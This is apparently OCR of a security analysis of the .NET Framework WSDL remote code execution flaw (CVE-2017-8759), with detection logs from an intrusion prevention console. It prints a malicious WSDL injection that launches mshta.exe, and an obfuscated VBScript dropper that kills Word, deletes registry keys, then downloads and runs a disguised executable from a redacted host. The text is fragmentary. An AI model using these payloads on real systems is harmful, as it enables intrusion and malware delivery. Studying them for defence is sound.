



源文件(S)
项目
类型
更新
soap:wsdl=http://
Unknown
无法使用
立即更新(U)
打开源(O)
更改源(N)...
断开链接(B)
所选链接的源信息
源文件:
soap:wsdl=http://
/img/office.png
文件中的项目:
链接类型:
所选链接的更新方式
自动更新(A)
手动更新(M)



<definitions
xmlns="http://schemas.xmlsoap.org/wsdl/"
xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
xmlns:suds="http://www.w3.org/2000/wsdl/suds"
xmlns:tns="http://schemas.microsoft.com/clr/ns/System"
xmlns:ns0="http://schemas.microsoft.com/clr/nsassem/Logo/Logo">
<portType name="PortType"/>
/img/word.db
<service name="Service">
<port name="Port" binding="tns:Binding">
<soap:address location="http://localhost?C:\Windows\System32\mshta
<soap:address location="";
if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0]) ==
System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Spli
System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], tru
} //"/>
</port>
</service>
</definitions>



if (i == 0)
{
else
{
// Only the first location is used, the rest are commented out in
the proxy
sb.Append("//base.ConfigureProxy(this.GetType(), ");
sb.Append(WsdlParser.IsValidUrl((string)_connectURLs[i]));
sb.Append(");");
}

```
namespace Logo {

    [SoapType(SoapOptions=SoapOption.Option1|SoapOption.AlwaysIncludeTypes|SoapOption.XsdString|SoapOption.EmbedAll,XmlNamespace=@"
    http://schemas.microsoft.com/clr/nsassem/Logo/Logo", XmlTypeNamespace=@"http://schemas.microsoft.com/clr/nsassem/Logo/Logo")][ComVisible(true)]
    public class Image : System.Runtime.Remoting.Services.RemotingClientProxy
    {
        // Constructor
        public Image()
        {
            base.ConfigureProxy(this.GetType(), @"http://localhost?C:\Windows\System32\mshta.exe?http://[redacted]/img/word.db");
            //base.ConfigureProxy(this.GetType(), @";
```

```
<script language="VBScript">Window.ReSizeTo 0, 0 : Window.moveTo -2000,-2000 : Set Office = CreateObject( "WScript.Shell" ) : Office.run "Po"+"w"+
"erS"+"he"+"ll -Window"+"Style Hid"+"den taskkill /f /im winword.exe;",0,true : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den Rem"+
"ove-I"+"tem -Path HK"+"CU:\Software\Micro"+"soft\Office\16.0\Word\R"+"esili"+"ency -recurse;Re"+"move"+"-I"+"tem -Path HK"+"CU:\Soft"+
"ware\Micros"+"oft\Off"+"ice\14.0\Wo"+"rd\Res"+"iliency -recurse;Re"+"move"+"-I"+"tem -Path H"+"KC"+"U:\S"+"oftw"+"are\Mic"+"rosoft\O"+"ffi"+
"ce\15.0\Wor"+"d\Re"+"sili"+"en"+"cy -recurse;",0,false : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den Remove-Item '" &
Office.CurrentDirectory & "\*' -include http*.pdb, http*.dll, *.cs",0,false : Randomize : RndName = "OfficeUpdte-KB" & Int(10000000 * Rnd()) &
".exe" : appData = Office.expandEnvironmentStrings("%APPDATA%") & "\Microsoft\Windows\" & RndName : Office.run "cm"+"d."+"e"+"xe "+" '/c start
/MAX """ winword /q /mFile3 ",0,false : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den (New"+"-O"+"bje"+"ct Sys"+"tem."+"Ne"+"t.We"+
"bClie"+"nt).D"+"ownl"+"oad"+"F"+"ile('http://[redacted]/img/left.jpg', '%homepath%\AppData\Roaming\Microsoft\Windows\" & RndName & "');",0,
true : Office.run """ & appData & """,0,false : self.close</script>
```




主页
威胁展示
实时事件显示
恶意样本检测
隐蔽信道检测
实时事件显示
URL信誉日志显示
新增事件显示
实时事件显示
操作
状态
事件级
该行程
事件名称
源IP
目的IP
引擎
发生时间
今日发生
最近十分
合并


系统管理
网络管理
入侵防御日志
防病毒日志
系统日志
入侵防御事件包
报表
时间设定
所有
最近一周
今天
指定时间
4 HTTP_.Net-Framework远程代码执行漏洞[CVE-2017-8759] 192.168.41.128 2017-09-13 16:22:24 安全漏洞 中 警示 RESET 1
5 HTTP_.Net-Framework远程代码执行漏洞[CVE-2017-8759] 192.168.41.128 2017-09-13 16:22:22 安全漏洞 中 警示 RESET 1
6 HTTP_.Net-Framework远程代码执行漏洞[CVE-2017-8759] 192.168.41.128 2017-09-13 16:22:21 安全漏洞 中 警示 RESET 1
7 HTTP_.Net-Framework远程代码执行漏洞[CVE-2017-8759] 192.168.41.128 2017-09-13 16:22:20 安全漏洞 中 警示 RESET 1
8 警示 RESET 1
9 HTTP_.Net-Framework远程代码执行漏洞[CVE-2017-8759] 192.168.41.128 2017-09-13 16:22:18 安全漏洞 中 警示 RESET 1
10 HTTP_.Net-Framework远程代码执行漏洞[CVE-2017-8759] 192.168.41.128 2017-09-13 16:22:16 安全漏洞 中 警示 RESET 1
日志与报告